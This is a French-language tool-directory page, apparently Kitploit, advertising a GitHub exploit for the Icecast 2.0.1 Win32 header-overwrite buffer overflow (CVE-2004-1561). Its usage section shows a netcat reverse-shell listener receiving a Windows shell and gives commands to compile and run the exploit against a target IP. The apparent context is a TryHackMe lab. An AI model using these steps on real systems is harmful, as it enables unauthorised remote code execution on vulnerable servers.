
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/danyw24/cve-2004-1561-icecast-header-overwrite-buffer-overflow-rce-2.0.1-win32-
Génération de PayloadsAnalyse des VulnérabilitésExploitationTests d'Intrusion
GitHubdanyw24/cve-2004-1561-icecast-header-overwrite-buffer-overflow-rce-2.0.1-win32-

CVE-2004-1561-Icecast-Header-Overwrite-buffer-overflow-RCE-2.0.1-Win32-

Exploit pour CVE-2004-1561 Icecast header overwrite buffer overflow sur Windows, permettant l'exécution de code à distance avec une charge utile de shell inversé.

Voir le dépôt
1il y a 1 anPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2004-1561-Icecast-Header-Overwrite-buffer-overflow-RCE-2.0.1-Win32-

Utilisation

image

Écouteur de reverse shell avec Ncat

root@Kali:~/TryHackme/Ice# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.128] from (UNKNOWN) [192.168.92.133] 49211
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>


Utilisation de 568-edit

Basé sur l'exploit original 568 Exploit

gcc ./568-edit.c -o 568 & chmod 775 ./568
./568 127.0.0.1 (Target IP)
Télécharger l’outil